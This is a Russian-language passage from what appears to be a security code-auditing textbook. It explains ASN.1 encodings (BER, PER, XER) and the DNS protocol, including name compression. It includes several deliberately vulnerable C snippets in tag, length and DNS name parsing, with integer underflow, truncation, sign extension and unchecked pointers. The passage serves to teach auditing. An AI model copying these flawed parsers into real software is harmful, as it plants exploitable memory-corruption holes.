Теги содержат несколько полей, некоторые сочетания которых недопустимы в определенных вариантах BER. Например, в CER octet string длиной 1000 байт или меньше должна кодироваться в primitive form, а не в constructed form. Действительно ли это правило применяется? В зависимости от проверяемого кода оно может быть важным. Например, IDS, декодирующая данные ASN.1, может строго применять правила CER, решить, что эти данные являются ошибочным вводом, и прекратить анализировать данные объекта; конечная реализация, напротив, может быть мягче и принять ввод. Помимо таких ситуаций, неспособность строго следовать спецификации может не иметь последствий, существенных для безопасности.

Еще одна потенциальная проблема кодирования тегов состоит в том, что реализацию можно обманом заставить читать больше байтов, чем доступно в читаемом потоке данных, как показано в этом примере:

```
int decode_tag(unsigned char *ptr, int *length,
               int *constructed, int *class)
{
    int c, tagnum;

    *length = 1;

    c = *ptr++;

    *class = (c & C0) >> 6;
    *constructed = (c & 0x20) >> 1;
    tagnum = c & 0x1F;

    if(tagnum != 31)
        return tagnum;

    for(tagnum = 0, (*length)++; (c = *ptr) & 0x80;
        ptr++, (*length)++){
        tagnum <<= 7;
        tagnum |= (c & 0x7F);
    }

    return tagnum;
}

int decode_asn1_object(unsigned char *buffer, size_t length)
{
    int constructed, header_length, class, tag;

    tag = decode_tag(buffer, &header_length,
                     &constructed, &class);

    length -= header_length;
    buffer += header_length;

    ... do more stuff ...
}
```

В этом коде есть простая ошибка: header\_length можно сделать больше, чем length в decode\_asn1\_object(), что приводит к integer underflow для length. Результатом этой ошибки становится обработка случайных данных из кучи процесса или, возможно, повреждение памяти.

## Кодирование длины

В прошлом в кодировании длины ASN.1 было обнаружено множество уязвимостей. В этом процессе может пойти не так несколько вещей. Во-первых, в многобайтных кодировках длины первый байт указывает, сколько байтов длины следует далее. Уязвимости могут возникнуть, если поле длины заставить занимать больше байтов, чем осталось в потоке данных, подобно ранее рассмотренной уязвимости кодирования тегов.

Во-вторых, при использовании расширенного значения кодирования длины можно задавать 32-битные целые; как вы уже знаете, это может приводить к самым разным проблемам, обычно к integer overflow или проблемам со знаком. Integer overflows часто возникают, когда значение длины округляется перед выделением памяти. Например, eEye обнаружила такое переполнение в реализации ASN.1 от Microsoft. Ниже показан аннотированный ассемблерный код из advisory eEye ([www.eeye.com/html/research/advisories/AD20040210-2.html](http://www.eeye.com/html/research/advisories/AD20040210-2.html)):

```
76195338 mov eax, [ebp-18h] ; = length of simple bit string
7619533B cmp eax, ebx ; (EBX = 0)
7619533D jz short 7619539A ; skip this bit string if empty
7619533F cmp [ebp+14h], ebx ; = no-copy flag
76195342 jnz short 761953AF ; don't concatenate if no-copy
76195344 mov ecx, [esi] ; = count of accumulated bits
76195346 lea eax, [ecx+eax+7] ; *** INTEGER OVERFLOW ***
7619534A shr eax, 3 ; div by 8 to get size in bytes
7619534D push eax
7619534E push dword ptr [esi+4]
76195351 push dword ptr [ebp-4]
76195354 call DecMemReAlloc ; allocates a zero-byte block
```

В этом коде 32-битная длина, взятая из заголовка ASN.1 и хранящаяся здесь в `eax`, прибавляется к количеству накопленных, уже прочитанных байтов плюс 7. Данные являются bit string, поэтому нужно прибавить 7 и затем разделить на 8, чтобы найти требуемое число байтов, потому что для bit string длины задаются в битах. Срабатывание integer overflow заставляет `DecMemReAlloc()` выделить 0-байтный блок, недостаточный для объема данных, который затем будет в него скопирован.

При интерпретации длины ASN.1 также вероятны проблемы со знаком. OpenSSL раньше содержал ряд уязвимостей такого типа, как обсуждалось в главе 6 в разделе об уязвимостях знаковых целых.

## Packed Encoding Rules (PER)

Packed Encoding Rules (PER) заметно отличается от схемы кодирования BER, которую вы уже видели. Он спроектирован как более компактная альтернатива BER. PER может представлять объекты данных с помощью битовых полей, а не байтов как базовой единицы данных. PER можно использовать только для кодирования значений одного типа ASN.1. Объекты ASN.1, закодированные PER, состоят из трех полей, описанных в следующих разделах: preamble, length и contents.

## Preamble

Preamble - это битовая карта, используемая при работе с типами данных sequence, set и set-of. Она указывает, какие необязательные поля сложной структуры присутствуют.

## Length

Кодирование длины для элементов данных в PER немного сложнее, чем в BER, потому что приходится работать с битовыми полями, а спецификация декодирования длины PER содержит несколько дополнительных правил. Поле length может представлять размер в байтах, битах или число элементов данных, в зависимости от типа кодируемых данных.

Существуют два типа кодирования: aligned variants, выровненные по границам октетов, и unaligned variants, не обязательно выровненные по границам октетов. Длины полей данных также могут быть constrained, с принудительным максимумом и минимумом длины; semiconstrained, только с максимумом или минимумом; или unconstrained, допускающими указание любой длины данных. Важное замечание: программа, декодирующая битовый поток PER, уже должна знать структуру входящего потока ASN.1, чтобы понимать, как декодировать длину. Программа должна знать, представляет ли длина constrained или unconstrained length и каковы границы для constrained lengths; иначе невозможно узнать истинное значение, представляемое длиной.

## Unconstrained Lengths

Для unconstrained length используется следующее кодирование:

- Если кодируемая длина меньше 128, ее можно закодировать одним байтом: старший бит установлен в 0, а младшие 7 бит используются для кодирования длины.
- Если длина больше 127, но меньше 16 КБ, используются два октета; в первом октете два старших бита имеют значения 1 и 0. Затем длина кодируется в оставшихся 6 битах первого октета и во всем втором октете.
- Если длина равна 16 КБ или больше, передается один октет с двумя старшими битами, установленными в 1, и младшими 6 битами, кодирующими значение от 1 до 4. Это значение затем умножается на 16 КБ, чтобы получить реальную длину, поэтому одним байтом можно представить максимум 64 КБ. Поскольку длины могут быть больше этого или не кратны 16 КБ, оставшиеся данные могут следовать за этой парой length-value с использованием тех же правил кодирования. Поэтому значение 64 КБ + 2 будет разбито на два поля length-value: первое с длиной 64 КБ и следующими 64 КБ данных, второе с длиной 2 и следующими 2 байтами данных.

## Constrained и Semiconstrained Lengths

Constrained length кодируется как битовое поле; его размер меняется в зависимости от диапазона длин, которые можно передать. Существует несколько способов кодировать constrained lengths в зависимости от диапазона. Длина кодируется как "length - lower bound", что экономит место и не дает пользователям указывать недопустимые значения длины для constrained numbers. В общем случае constrained length кодируется путем определения диапазона значений согласно спецификации ASN.1 для передаваемых данных, а затем использования битового поля ровно того размера, который нужен для представления этого диапазона. Например, предположим, что поле может иметь размер от 1000 до 1008 байт. Диапазон длин, которые можно передать, равен 8, поэтому битовое поле будет иметь размер 3 бита.

NB. Это обсуждение немного упрощает то, как кодируются constrained lengths, но для целей этой главы этого достаточно. За полными подробностями заинтересованные читатели могут обратиться к пункту 10.5 спецификации PER (X.691-0207).

## Уязвимости в PER

Реализации PER, как и BER, могут иметь разнообразные проблемы, связанные с целыми числами. Однако проблемы в PER немного более ограничены, особенно для constrained values. Даже для unconstrained lengths вы ограничены отправкой последовательностей фрагментов по 64 КБ, что может предотвращать integer overflows. Тем не менее реализации, широко использующие 16-битные целые, определенно находятся в зоне высокого риска, потому что их можно заставить wrap, особенно если атрибут длины представляет число элементов, а выделение памяти умножает счетчик на размер каждого элемента.

Ошибки декодирования длины также могут приводить к integer overflow 16-битных целых. В частности, unconstrained lengths позволяют задавать большие блоки данных фрагментами по 64 КБ, и размер каждого фрагмента определяется взятием младших 6 бит октета и умножением их на 16 КБ. Предполагается, что кодироваться должны только значения от 1 до 4, но реализация может не обеспечивать это правило, как в следующем примере:

```
# define LENGTH_16K (1024 * 16)

unsigned short decode_length(PER_BUFFER *buffer)
{
    if(GetBits(buffer,1) == 0)
        return GetBits(buffer, 7);

    if(GetBits(buffer,1) == 0)
        return GetBits(buffer, 14);

    return GetBits(buffer, 6) * LENGTH_16K;
}

unsigned char *decode_octetstring(PER_BUFFER *buffer)
{
    unsigned char *bytes;
    unsigned long length;

    length = decode_length(buffer);

    bytes = (unsigned char *)calloc(length+1,
                                    sizeof(unsigned char));

    if(!bytes)
```

```

        return NULL;

    decode_bytes(bytes, buffer, length);

    return bytes;
}

```

В этом примере нет проверки, что младшие 6 бит большого объекта кодируют только значение от 1 до 4 включительно. Указав большее значение, можно добиться того, что умножение на 16 КБ приведет к отсечению старших 16 бит результата, потому что `decode_length()` возвращает 16-битное целое.

Еще одна вещь, которой стоит опасаться, - неправильная проверка возвращаемых значений. Посмотрите на слегка измененный предыдущий пример:

```

# define LENGTH_16K (1024 * 16)

int decode_length(PER_BUFFER *buffer)
{
    if(bytes_left(buffer) <= 0)
        return -1;

    if(GetBits(buffer,1) == 0)
        return GetBits(buffer, 7);

    if(GetBits(buffer,1) == 0){
        if(bytes_left(buffer) < 2)
            return -1;
        return GetBits(buffer, 14);
    }

    return GetBits(buffer, 6) * LENGTH_16K;
}

unsigned char *decode_octetstring(PER_BUFFER *buffer)
{
    unsigned char *bytes;
    unsigned long length;

    length = decode_length(buffer);

    bytes = (unsigned char *)calloc(length+1,
                                    sizeof(unsigned char));

    if(!bytes)
        return NULL;

    decode_bytes(bytes, buffer, length);

    return bytes;
}

```

В этом примере нельзя вызвать 16-битный integer wrap, потому что `decode_length()` возвращает integer; однако теперь функция возвращает -1 при ошибке, и это значение не проверяется. Фактически, если возвращается ошибка, -1 передается в `calloc()` как длина. Затем к нему прибавляется 1, в результате выделяется 0 байт, после чего следует большое копирование в `decode_bytes()`.

## XML Encoding Rules

XML Encoding Rules (XER) предоставляет стандарт для кодирования ASN.1 в XML-документах. XML - сложный язык разметки, и базовые правила XML в этом разделе не рассматриваются. XER сильно отличается от других форматов кодирования: это текстовое представление объектов ASN.1, в отличие от других форматов, которые являются бинарными. Поэтому проблемы, с которыми вы столкнетесь в XER, скорее всего, будут совсем другими.

NB. Если перед вами окажется задача аудита реализации XER, вероятно, придется анализировать и XML-реализацию, чтобы убедиться в безопасности кода. В конце концов, если XML-парсер сломан, неважно, какие ошибки XER вы исправите, потому что базовый XML-парсер можно атаковать напрямую.

XER-encoded объект состоит из двух частей: XML prolog и XML document element, описывающего один объект ASN.1. XML document element содержит фактические данные объекта ASN.1. Он просто кодируется с использованием стандартных соглашений document element в XML. XML prolog использовать необязательно. Если он используется, это стандартный тег заголовка XML, который может выглядеть так:

```
<xml version = "1.0" encoding="UTF-8">
```

## Уязвимости XER

Наиболее вероятные уязвимости в XER - очевидно, текстовые ошибки, простые переполнения буфера или ошибки арифметики указателей. Аудитируя реализации XER, помните, что программы, обменивающиеся данными с помощью XER, часто открывают недоверенным данным огромную кодовую базу. Это относится не только к XER, но и к реализации XML и схемам кодирования для передачи и хранения XML-данных. В частности, проверяйте схемы кодирования UTF для Unicode codepoints, которые подробно обсуждаются в главе 8.

## Domain Name System

Domain Name System (DNS) - иерархическая распределенная база данных, реализующая глобальную схему именования ресурсов, доступных в Интернете. Она предоставляет инфраструктуру для сопоставления доменных имен с IP-адресами, а также ключевые данные, используемые для интерпретации адресов электронной почты. Когда люди обращаются к ресурсам в Интернете, они обычно используют имена вроде `www.google.com` и `abuse@comcast.net`. Их компьютеры используют DNS, чтобы преобразовать эти имена в IP-адреса, пригодные для интернет-протоколов. Очевидно, людям гораздо проще работать с текстовыми именами, чем с числами. Не зря вы не слышите, как люди говорят: "Слушай, 66.35.250.151 в последнее время совсем испортился".

## Доменные имена и resource records

База данных DNS организована как древовидная структура с одним корневым узлом наверху; очень простой пример такого дерева см. на рис. 16-15. Ради ясности эта диаграмма опускает некоторые домены, необходимые для работоспособной базы данных. Каждый узел и лист дерева называется доменом, а дочерние узлы домена называются его поддоменами. У каждого домена есть label - короткое текстовое имя, например com, mail, www или food. Доменное имя - это серия labels, разделенных точками, которая однозначно идентифицирует узел дерева, прослеживая полный путь от указанного домена к корневому домену. Например, доменное имя `www.google.com` задает домен с label `www`, который является поддоменом `google.com`. Домен `google.com` является поддоменом домена `com`, а `com` - поддоменом корневого домена. Корневой домен имеет пустую label, которую в обычном разговоре обычно опускают. Однако в конфигурационных файлах и технических обсуждениях она обычно представляется завершающей точкой, например `www.google.com.`




Рис. 16-15. Древовидная структура данных DNS

Каждому домену принадлежит набор из нуля или более resource records, описывающих атрибуты этого домена. В общем случае работа с DNS состоит в вопросе о доменном имени. Получаемый ответ - это набор resource records, принадлежащих этому доменному имени. Каждый resource record имеет пять элементов, описанных в таблице 16-2.

**Таблица 16-2. Элементы resource record**

| Имя   | Описание                                                                                                                              | Формат          |
|-------|---------------------------------------------------------------------------------------------------------------------------------------|-----------------|
| Owner | Домен, которому принадлежит этот resource record.                                                                                     | Доменное имя    |
| Type  | Код, идентифицирующий тип resource record.                                                                                            | 16-битное целое |
| Class | Код, идентифицирующий систему протоколов, к которой принадлежит этот resource record. Обычно IN, от "Internet".                       | 16-битное целое |
| TTL   | Time to live для этой записи, заданное в секундах. Это время, в течение которого resource record должен кэшироваться перед удалением. | 32-битное целое |
| RDATA | Фактическое содержимое resource record. Способ кодирования содержимого зависит от типа и класса resource record.                      | Набор байтов    |



## Name servers и resolvers

Чтобы понять, как resource records используются на практике, нужен краткий обзор name servers и resolvers. База данных DNS распределена по тысячам систем по всему миру, которые называются name servers. Ответственность за поддержку этой огромной базы данных разделена между тысячами администраторов этих систем; каждый администратор отвечает за небольшой фрагмент глобального пространства имен. Чтобы упростить такое разделение труда, доменное пространство имен делится на участки, называемые zones.

Код, отвечающий за запросы к DNS от имени пользовательских приложений, называется resolver code. Он принимает запрос от пользователя через функцию вроде `gethostbyname()` и начинает спрашивать известные ему name servers, пытаясь найти authoritative resource record с ответом.

Есть два базовых вида name servers: recursive и nonrecursive. Nonrecursive name servers самые прямолинейные. Они отвечают только на вопросы о zones, за которые отвечают. Вся эта информация находится у них в памяти, поэтому им не нужно запрашивать DNS-инфраструктуру для получения дополнительных сведений. Обратите внимание, что у них также есть сохраненная информация delegation и glue, о которой вы узнаете дальше в этой главе. Nonrecursive name servers дают authoritative answer или говорят, кого спросить вместо них.

Recursive name servers устроены иначе. Если они не знают ответ на запрос сразу, они берут на себя задачу найти ответ. Если им это удастся, они собирают все промежуточные результаты в аккуратный краткий ответ для клиента.

Есть также два вида resolvers. Полнофункциональный resolver может опрашивать DNS, чтобы искать ответы на вопросы пользователя. Он знает, что делать, когда у nonrecursive name server нет ответа. Stub resolver, напротив, спокойно поручает всю работу recursive name server. Ему нужен только IP-адрес локального дружественного recursive name server, и он полагается на этот сервер при опросе мировых name servers.

Процесс запроса DNS за некоторой информацией часто включает несколько запросов к разным name servers. Чтобы ускорить этот процесс, и name servers, и resolvers могут реализовывать кэш доменных имен, который локально хранит результаты запросов в течение ограниченного времени. Фактически значительная часть информации, хранящейся в DNS, представляет собой инструкции о том, как кэши должны управлять информацией.

## Zones

Когда вы берете ответственность за zone, от вас ожидается настройка двух или более authoritative name servers. Эти серверы являются окончательным авторитетом для вашей zone, и DNS-серверы с resolvers обращаются к ним, когда им нужны resource records из вашей zone. Когда name server или resolver получает resource record, происходящий от authoritative name server, он обычно кэширует этот resource record на заранее заданное время. Со временем информация о вашей zone распределяется и кэшируется по глобальной DNS-инфраструктуре. Вы контролируете детали того, как информация вашей zone должна кэшироваться и обновляться.

Zones создаются путем делегирования поддоменов. Для каждой zone существует один домен, ближайший к корневому узлу; он является верхним узлом zone. На рис. 16-16 показан пример пространства имен с наложенными серым цветом разделами zones. И снова этот упрощенный вид опускает некоторые необходимые детали. Посмотрите на zone с верхним узлом `neohapsis.com`. В какой-то момент администратор zone `com` делегировал управление поддоменом `neohapsis.com` администратору `neohapsis`. Это означает, что запросы для любого поддомена `neohapsis.com`.

находятся в authoritative ведении zone neohapsis.com.. Видно, что администратор neohapsis делегировал lab.neohapsis.com. другой zone, которой может управлять администратор lab.




Рис. 16-16. Пример дерева DNS с zones

## Соглашения resource record

Существует несколько разных типов resource records, различающихся кодами типа. Самые важные типы и общий формат связанных с ними элементов RDATA перечислены в таблице 16-3.

Таблица 16-3. Типы resource record

| Тип   | Описание                                                | Формат RDATA (класс IN)                                                                                                                    |
|-------|---------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| A     | Адрес узла                                              | 32-битный IP-адрес                                                                                                                         |
| NS    | Authoritative name server                               | Доменное имя                                                                                                                               |
| SOA   | Start of authority record, содержащий информацию о zone | Несколько параметров, включая администратора, адрес электронной почты, серийный номер и параметры управления кэшированием и синхронизацией |
| MX    | Mail exchanger для домена                               | Числовое значение preference, за которым следует доменное имя                                                                              |
| CNAME | Каноническое имя домена                                 | Доменное имя                                                                                                                               |
| PTR   | Указатель на другой домен                               | Доменное имя                                                                                                                               |

Верхний узел любой zone - специальный узел, содержащий метainформацию об этой zone. У него есть два ключевых набора информации: SOA resource record для zone и authoritative NS resource records для zone. SOA record содержит информацию о параметрах кэширования, используемых всеми resource records этой zone. NS records авторитетно указывают name servers, отвечающие за zone.

A resource records широко используются для назначения IP-адресов доменным именам и могут появляться в любом домене zone. CNAME records используются для alias. Если доменное имя sol.lab.neohapsis.com является alias для jm.lab.neohapsis.com, существует CNAME resource record, принадлежащий sol.lab.neohapsis.com. Этот resource record содержит каноническое, окончательное имя sol, то есть jm.lab.neohapsis.com.

Authoritative name server обычно знает всю информацию, необходимую для делегирования запросов дочерним zones. Он передает эту информацию другим системам, хотя технически не является для нее authoritative. Например, name server, отвечающий за zone neohapsis.com., имеет NS records для lab.neohapsis.com. Они должны быть идентичны authoritative NS records, которые name server lab.neohapsis.com имеет для своего верхнего домена.

NS record указывает на доменное имя, например `sol.lab.neohapsis.com.`, а сервер `zone neohapsis.com.` должен предоставить glue resource record, сообщающий клиенту IP-адрес для NS record. Поэтому сервер `zone neohapsis.com.` отправляет эти дополнительные resource records:

```
lab.neohapsis.com.      NS      sol.lab.neohapsis.com.
sol.lab.neohapsis.com.  A      7.6.5.23
```

## Базовый сценарий использования

Большинство операционных систем имеет простой stub resolver, полагающийся на внешний recursive name server. Библиотека resolver преобразует пользовательские запросы в DNS query packet, который отправляется предварительно настроенному локальному recursive name server. Этот дружелюбный name server пытается ответить на вопрос, обращаясь к своим authoritative data и cache, а также запрашивая информацию у других name servers. Обычно этот процесс требует серии запросов. На рис. 16-17 показано, как обрабатывается типичный DNS-запрос.

```
Stub resolver спрашивает локальный name server об A RR для www.google.com.
Локальный name server спрашивает root name servers; root предлагает обратиться к NS для com.
Локальный name server спрашивает name servers com.; com. предлагает обратиться к NS для
google.com.
Локальный name server спрашивает name servers google.com.; google.com возвращает A RR 1.2.3.
4.
Локальный name server возвращает 1.2.3.4 stub resolver.
```

Рис. 16-17. Трафик DNS-запроса

Resolver создает A query для доменного имени `www.google.com.` и отправляет запрос своему локальному recursive name server. Сначала name server смотрит в своих zones, есть ли в доменном имени что-то, на что он может authoritative ответить, но с этим запросом он помочь не может.

Затем он ищет полезную информацию в своем cache; для обсуждения предположим, что там пусто. Name server заранее загружен списком root name servers и начинает отправлять им iterative queries. Он спрашивает несколько root name servers об A record для `www.google.com` и в итоге получает ответ.

Однако в ответе нет самого ответа. Вместо этого он содержит несколько authority NS resource records, которые дают доменные имена всех name servers `com.`. Ответ также содержит дополнительные A resource records, дающие числовые IP-адреса для каждого указанного name server.

Name server спрашивает name server `com.` об A record для `www.google.com`. В ответе все еще нет ответа, но на этот раз authority section содержит четыре NS records для `google.com`. Additional section содержит четыре соответствующих A records с числовыми IP-адресами этих name servers.

Затем name server спрашивает name server `google.com.` об A record для `www.google.com`. В реальном мире вы узнаете, что `www.google.com.` является alias, потому что получите authoritative answer, сообщающий, что это CNAME для `www.l.google.com.` Однако для этого сценария предположим, что вместо этого возвращается A record. Name server наконец получает свой A record для `www.google.com.`, и IP-адрес равен `1.2.3.4`.

Затем name server формирует ответ для resolver code и отправляет его как ответ на исходный recursive query. Resolver code извлекает IP-адрес из A record и передает его пользовательскому приложению.

## Краткое введение в структуру протокола DNS

DNS - бинарный протокол, поэтому вы знаете, что здесь будут участвовать проблемы с целыми числами. Пакет DNS по сути состоит из заголовка, за которым следуют четыре поля переменной длины: questions section, answer section, authority section и additional section. Эта базовая структура пакета показана на рис. 16-18.

Заголовок предоставляет информацию о том, как следует интерпретировать пакет. Рисунок 16-19 показывает его структуру.

Заголовок DNS содержит ряд статусных битовых полей и серию счетчиков записей, указывающих число resource records в пакете. Эти поля описаны ниже:

- Identification (16 bits): поле используется для однозначной идентификации запроса. Ответы на запрос должны иметь тот же ID, иначе они игнорируются.
- QR (1 bit): поле указывает, содержит ли пакет запрос (0) или ответ (1).
- Opcode (4 bits): поле указывает тип запроса в сообщении. Обычно это 0, что означает standard query.
- AA (1 bit): поле указывает, содержит ли пакет authoritative answer.
- TC (1 bit): поле указывает, был ли ответ усечен из-за ограничений размера.
- RD (1 bit): поле recursion desired устанавливается в запросе, чтобы указать, что name server должен по возможности обработать запрос рекурсивно.
- RA (1 bit): поле устанавливается name server, чтобы указать, доступна ли recursion.
- Rcode (4 bits): поле используется для указания error code, return code.
- Questions count (16 bits): поле задает число questions в questions section; обычно одно.
- Answer count (16 bits): поле задает общее число resource records в answer section.
- Authority count (16 bits): поле задает общее число NS resource records в authority section.
- Additional count (16 bits): поле задает общее число resource records, возвращенных в additional section.

```
DNS Header
Questions Section
Answer Resource Records
Authority Resource Records
Additional Resource Records
```

Рис. 16-18. Структура DNS-пакета

```
Identification

QR Opcode AA TC RD RA Z AD CD Rcode

Total Questions
Total Answer RRs
Total Authority RRs
Total Additional RRs
```

Рис. 16-19. Структура DNS-заголовка

Questions section содержит серию question records, а остальные разделы содержат resource records (RRs). Формат question показан на рис. 16-20.

```
Query Name

Type                               Class
```

Рис. 16-20. Структура DNS question

Поля записи question в query следующие:

- Query name (variable): доменное имя, являющееся предметом запроса.
- Type (16 bits): код, указывающий тип resource records, которые клиент хочет получить.
- Class (16 bits): класс resource record, почти всегда IN.

Формат структуры resource record показан на рис. 16-21. Следующий список описывает поля RR:

- Owner name (variable): доменное имя, которому принадлежит этот resource record.
- Type (16 bits): тип resource record.
- Class (16 bits): класс resource record, почти всегда IN.
- Time to live (32 bits): время в секундах, в течение которого этот RR можно кэшировать перед отбрасыванием.
- RDATA length (unsigned 16-bit int): длина следующего поля RDATA в байтах.
- RDATA (variable): переменные данные в формате, зависящем от указанного типа.




Рис. 16-21. Структура данных DNS resource record

## DNS Names

Имена передаются во многих местах DNS-пакетов. Эти доменные имена не передаются в чистом текстовом формате. Вместо этого они передаются как серия labels. Каждая label содержит однобайтное значение длины, за которым следуют байты данных, составляющие эту часть имени. Возвращаясь к предыдущему примеру `www.google.com`, в пакете имя выглядело бы как на рис. 16-22.




Рис. 16-22. DNS names

За каждым байтом длины label следуют байты данных, составляющие каждую доменную label. Имя заканчивается в корне дерева, у которого пустая label с байтом длины, равным нулю.

В доменных именах может использоваться простая схема сжатия на основе указателей. Если в байте длины label установлены два старших бита, оставшиеся биты этого байта объединяются со следующими 8 битами из пакета, то есть со следующим байтом. Они используются как смещение внутри DNS-пакета, в котором появляется указатель, начиная от начала DNS-заголовка. Это смещение указывает на информацию о доменном имени для оставшейся части доменного имени. С помощью этой простой схемы несколько resource records, использующих одно и то же owner name или общий суффикс, могут записать общее имя в пакет только один раз. Затем они могут ссылаться на это общее имя для всех последующих resource records, относящихся к тому же имени.

Хотя эта схема именования проста и в некоторых местах экономит ценное пространство, она, безусловно, усложняет схему декодирования DNS-имен. Посмотрите на простую ошибочную реализацию разбора имени; следующие разделы обсуждают ее потенциальные проблемы.

```

int parse_dns_name(char *msg, char *name, int namelen,
                  char *dest0, int destlen)
{
    int label_length, offset, bytes_read = 0;
    char *ptr, *dest = dest0;

    for(ptr = name; *ptr; ){
        label_length = *ptr++;

        /* check for pointers */
        if((label_length & 0xC0) == 0xC0){
            offset = ((label_length & 0x3F) << 8) | *ptr;
            ptr = msg + offset;
            continue;
        }

        if(bytes_read + label_length > destlen)
            return -1;

        memcpy(dest, ptr, label_length);

        ptr += label_length;
        dest += label_length;
        bytes_read += label_length;

        *dest++ = '.';
    }

    if(dest != dest0)
        dest--;

    *dest = '\0';

    return 0;
}

```

У этой простой реализации спецификации есть многочисленные проблемы, объясняемые в следующих разделах; они показывают, что может пойти не так при разборе DNS-имен.

## Неспособность обработать недопустимые длины label

Максимальный размер label составляет 63 байта, потому что установка двух старших битов означает, что байт является первым байтом двухбайтного указателя, оставляя 6 бит для представления длины label. Это означает, что любая label, в которой один из старших битов установлен, а другой нет, имеет недопустимое значение длины. Предыдущий код неадекватно обрабатывает такую ситуацию, что приводит к доменным labels большего размера, чем допускает спецификация. В этой реализации проблема имеет дополнительные последствия. Рассмотрите эту строку:

```
label_length = *ptr++;
```

Поскольку ptr знаковый, из главы 6 вы знаете, что это присваивание расширяет значение со знаком, поэтому label\_length может получить отрицательное значение. Позже выполняется проверка размера:

```
if(bytes_read + label_length > destlen)
    return -1;
```

Видите, почему эта проверка недостаточна? В этой проверке label\_length является отрицательным значением, поэтому bytes\_read + label\_length можно сделать отрицательным. Следовательно, проверка длины не ловит проблему, и затем происходит большое отрицательное memcpy().

## Недостаточные проверки длины назначения

При проверках длины легко упустить место, необходимое для байтов, добавляемых вручную. В примере кода после каждой label вручную добавляется точка (.). Эти точки просто не учитываются в проверке длины; учитываются только байты label\_length. Кроме того, почти так же не учитывается завершающий NUL-байт.

## Недостаточные проверки длины источника

Так же как указатели корректно не проверяются на нахождение в пакете, код не проверяет, что читаемые байты источника находятся в границах пакета. Если в секции имени нет NUL-байта, этот код продолжает обрабатывать данные, пока не выйдет за конец пакета, что снова приводит к потенциальной утечке информации или denial of service. Даже когда код проверяет, что байты источника находятся в границах, он может пропустить эту проверку при чтении второго байта указателя или количества байтов, заданного длиной label.

## Значения указателей не проверяются на нахождение в пакете

Когда встречаются указатели, переменная ptr устанавливается так, чтобы указывать на новое место для продолжения чтения доменного имени. В этом примере кода новый указатель просто устанавливается в msg, начало DNS-сообщения, плюс предоставленное смещение. Код никогда не проверяет, что это новое место действительно находится внутри пакета, поэтому начинает читать случайную память программы. Эта ошибка может привести к утечке информации или denial of service; в любом случае это нежелательное поведение.

## Особые значения указателей

При использовании методов сжатия указателями можно найти еще несколько странностей. Например, вредоносный пользователь может создать цикл. Предположим, указатель находится на 20-м байте DNS-сообщения и указывает на смещение 20. Если показанный ранее пример кода обработает этот указатель, он застрянет в бесконечном цикле. Этот цикл, вероятно, приведет к denial of service, потому что не будут обрабатываться другие DNS-запросы, особенно если параллельно выполняется несколько разрешений с поврежденными DNS-указателями вроде этого примера.

Также учитывайте, что код по-настоящему не проверяет, что указатели действительно указывают на данные имени в DNS-сообщении. Они могут указывать на поле TTL, поле длины или байт указателя, например когда указатель на смещении 20 указывает на смещение 21 в пакете. Обычно этот недосмотр не создает слишком много проблем безопасности, но может служить частью техники уклонения для обхода IDS.

## Переменные длины

В протоколе DNS нет 32-битных целых для задания длин данных; все имеет размер 8 или 16 бит. Поэтому этот раздел сосредоточен на проблемах с 16-битными полями длины, обсуждавшихся в начале главы.

Первая проблема - sign extension 16-битных значений. Вероятно, вы не будете часто видеть эту проблему, но когда увидите, скорее всего, ошибка действительно есть. Вот простой пример:

```
struct rrecord {
    char *name;
    int ttl;
    short length, type, class;
    char *data;
}

# define ROUNDUP(x) ((x + 7) & 0xFFFFFFFF8)

void *mymalloc(size_t length)
{
    return malloc(ROUNDUP(length));
}

int parse_rrecord(char *data, int length, struct rrecord *rr)
{
    if(length < 2 + 2 + 2 + 4)
        return -1;

    rr->name = parse_name(data, &data);

    if(!rr->name)
        return -1;

    rr->type = get_short(data);
    data += 2;
    rr->class = get_short(data);
    data += 2;
    rr->ttl = get_long(data);
    data += 4;
    rr->length = get_short(data);
    data += 2;

    length -= (4 + 2 + 2 + 2);

    if(rr->length > length)
        return -1;

    rr->data = (char *)mymalloc(rr->length);

    if(!rr->data)
        return -1;

    memcpy(rr->data, data, rr->length);

    ...
}
```

Этот код показывает типичную реализацию `malloc()`, потенциально уязвимую к integer overflow. Поскольку вы имеете дело с протоколом, содержащим 16-битные поля длины, функции выделения



памяти вроде `malloc()` обычно не опасны: можно передать только 16-битные длины, которые недостаточно велики, чтобы вызвать `integer wrap` в 32-битном параметре размера. Однако в этом коде 16-битное значение длины расширяется со знаком, поэтому, если старший бит установлен, старшие 16 бит значения, переданного в `malloc()`, тоже устанавливаются, позволяя пользователям указать размер, достаточно большой для `integer wrap`.

NB. Этот код не был бы уязвим, если бы параметр `length` функции `parse_rrecord()` был беззнаковым, потому что сравнение `rr->length` с `length` привело бы к расширению `rr->length` со знаком, а затем к преобразованию в беззнаковое значение, которое, несомненно, больше `length`.

